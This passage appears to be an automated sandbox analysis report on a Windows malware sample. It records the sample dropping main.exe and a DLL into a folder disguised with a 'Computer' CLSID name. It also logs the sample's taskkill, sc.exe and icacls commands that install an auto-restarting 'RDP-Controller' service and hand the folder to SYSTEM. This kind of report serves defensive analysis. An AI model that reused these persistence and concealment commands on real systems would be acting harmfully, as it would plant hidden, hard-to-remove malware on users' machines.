C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpScan.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpScan.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpSignature.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpRollback.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpRollback.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown

Analysis Process: 73tsjpnle0jv48sgryqfs6ph8t.exe PID: **6248**, Parent PID: **5232**

General

Target ID:	12
Start time:	10:53:56
Start date:	11/10/2024
Path:	C:\Users\user\AppData\Local\Temp\73tsjpnle0jv48sgryqfs6ph8t.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Local\Temp\73tsjpnle0jv48sgryqfs6ph8t.exe"
Imagebase:	0x7ff70f330000
File size:	10'639'360 bytes
MD5 hash:	7D1755E8E41A6C2F08D2FAEFFDF9DAD1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 42%, ReversingLabs
Reputation:	low
Has exited:	true

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C: \Users\user\AppData\Local\Temp\install.lock	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF7103659AD	CreateFileA
C: \Users\user\Desktop	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF710363CCD	CreateDirectoryA
C: \Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF710363CCD	CreateDirectoryA
C: \Users\Public	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF710363CCD	CreateDirectoryA
C: \Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FF710363CCD	CreateDirectoryA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C: \Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\update.pkg	0	10448896	5f 57 26 54 0f fd 01 00 63 6e 63 63 6c 69 2e 64 6c 6c 00 4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 64 fd 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 2e 22 0b 02 02 28 00 1a 01 00 00 fd 01 00 00 12 00 00 5c 12 00 00 00 10 00 00 00 00 22 68 03 00 00 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 05 00 02 00 00 00 00 00 00 50 02 00 00 04 00 00 37 46 02 00 03 00 60 01 00 00 20 00 00 00 00 00 00 10 00 00	_W&Tcnccli.dllMZ@!L!This program cannot be run in DOS mode.$PEd."(\"hP7F`	success or wait	1	7FF710363FC9	fwrite

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C: \Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe	0	86016	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 64 fd 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 2e 02 0b 02 02 28 00 fd 00 00 00 58 01 00 00 12 00 00 fd 12 00 00 00 10 00 00 00 00 00 40 01 00 00 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 05 00 02 00 00 00 00 00 00 fd 01 00 00 04 00 00 5c fd 01 00 02 00 60 01 00 00 20 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEd.(X@\`	success or wait	1	7FF710363FC9	fwrite

Analysis Process: taskkill.exe PID: **5600**, Parent PID: **6248**

General

Target ID:	13
Start time:	10:53:59
Start date:	11/10/2024
Path:	C:\Windows\System32\taskkill.exe
Wow64 process (32bit):	false
Commandline:	taskkill.exe /F /FI "SERVICES eq RDP-Controller"
Imagebase:	0x7ff7b25f0000
File size:	101'376 bytes
MD5 hash:	A599D3B2FAFBDE4C1A6D7D0F839451C7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **5472**, Parent PID: **5600**

General

Target ID:	14
Start time:	10:53:59
Start date:	11/10/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7699e0000

File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: sc.exe PID: **3900**, Parent PID: **6248**

General

Target ID:	15
Start time:	10:53:59
Start date:	11/10/2024
Path:	C:\Windows\System32\sc.exe
Wow64 process (32bit):	false
Commandline:	sc.exe stop RDP-Controller
Imagebase:	0x7ff7169c0000
File size:	72'192 bytes
MD5 hash:	3FB5CF71F7E7EB49790CB0E663434D80
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **4192**, Parent PID: **3900**

General

Target ID:	16
Start time:	10:53:59
Start date:	11/10/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7699e0000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: sc.exe PID: **600**, Parent PID: **6248**

General	
Target ID:	17
Start time:	10:53:59
Start date:	11/10/2024
Path:	C:\Windows\System32\sc.exe
Wow64 process (32bit):	false
Commandline:	sc.exe create RDP-Controller binpath= C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe type= own start= auto error= ignore
Imagebase:	0x7ff7169c0000
File size:	72'192 bytes
MD5 hash:	3FB5CF71F7E7EB49790CB0E663434D80
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **332**, Parent PID: **600**

General	
Target ID:	18
Start time:	10:53:59
Start date:	11/10/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7699e0000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: sc.exe PID: **3928**, Parent PID: **6248**

General	
Target ID:	19
Start time:	10:53:59
Start date:	11/10/2024
Path:	C:\Windows\System32\sc.exe
Wow64 process (32bit):	false
Commandline:	sc.exe failure RDP-Controller reset= 1 actions= restart/10000
Imagebase:	0x7ff7169c0000
File size:	72'192 bytes
MD5 hash:	3FB5CF71F7E7EB49790CB0E663434D80
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: conhost.exe PID: **1868**, Parent PID: **3928**

General	
Target ID:	20
Start time:	10:53:59
Start date:	11/10/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7699e0000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: sc.exe PID: **6756**, Parent PID: **6248**

General	
Target ID:	21
Start time:	10:53:59
Start date:	11/10/2024
Path:	C:\Windows\System32\sc.exe
Wow64 process (32bit):	false
Commandline:	sc.exe start RDP-Controller
Imagebase:	0x7ff7169c0000
File size:	72'192 bytes
MD5 hash:	3FB5CF71F7E7EB49790CB0E663434D80
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: conhost.exe PID: **5408**, Parent PID: **6756**

General	
Target ID:	22
Start time:	10:54:00
Start date:	11/10/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7699e0000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: main.exe PID: **2656**, Parent PID: **620**

General	
Target ID:	23
Start time:	10:54:00
Start date:	11/10/2024
Path:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
Imagebase:	0x7ff7c1ab0000
File size:	89'088 bytes
MD5 hash:	4E320E2F46342D6D4657D2ADBF1F22D0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 75%, ReversingLabs
Has exited:	true

Analysis Process: icacls.exe PID: **6876**, Parent PID: **6248**

General	
Target ID:	24
Start time:	10:54:00
Start date:	11/10/2024
Path:	C:\Windows\System32\icacls.exe
Wow64 process (32bit):	false
Commandline:	icacls.exe C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\ /setowner *S-1-5-18
Imagebase:	0x7ff709000000
File size:	39'424 bytes
MD5 hash:	48C87E3B3003A2413D6399EA77707F5D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: conhost.exe PID: **1712**, Parent PID: **6876**

General	
Target ID:	25
Start time:	10:54:01
Start date:	11/10/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7699e0000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: icacls.exe PID: **5800**, Parent PID: **6248**

General	
Target ID:	26
Start time:	10:54:01
Start date:	11/10/2024

Path:	C:\Windows\System32\icacls.exe
Wow64 process (32bit):	false
Commandline:	icacls.exe C:\Users\Public /restore C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\95cRhCj4pPDP.acl
Imagebase:	0x7ff709000000
File size:	39'424 bytes
MD5 hash:	48C87E3B3003A2413D6399EA77707F5D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: conhost.exe PID: **5216**, Parent PID: **5800**

General	
Target ID:	27
Start time:	10:54:01
Start date:	11/10/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7699e0000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: svchost.exe PID: **3672**, Parent PID: **620**

General	
Target ID:	29
Start time:	10:54:31
Start date:	11/10/2024
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0x7ff6eef20000
File size:	55'320 bytes
MD5 hash:	B7F884C1B74A263F746EE12A5F7C9F6A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: WerFault.exe PID: **5268**, Parent PID: **3672**

General	
Target ID:	30
Start time:	10:54:31
Start date:	11/10/2024
Path:	C:\Windows\System32\WerFault.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\WerFault.exe -pss -s 444 -p 2656 -ip 2656
Imagebase:	0x7ff751e60000
File size:	570'736 bytes

MD5 hash:	FD27D9F6D02763BDE32511B5DF7FF7A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: WerFault.exe PID: **4556**, Parent PID: **2656**

General	
Target ID:	31
Start time:	10:54:31
Start date:	11/10/2024
Path:	C:\Windows\System32\WerFault.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\WerFault.exe -u -p 2656 -s 1188
Imagebase:	0x7ff751e60000
File size:	570'736 bytes
MD5 hash:	FD27D9F6D02763BDE32511B5DF7FF7A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: main.exe PID: **2256**, Parent PID: **620**

General	
Target ID:	32
Start time:	10:54:51
Start date:	11/10/2024
Path:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
Imagebase:	0x7ff7c1ab0000
File size:	89'088 bytes
MD5 hash:	4E320E2F46342D6D4657D2ADBF1F22D0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	false

Disassembly

No disassembly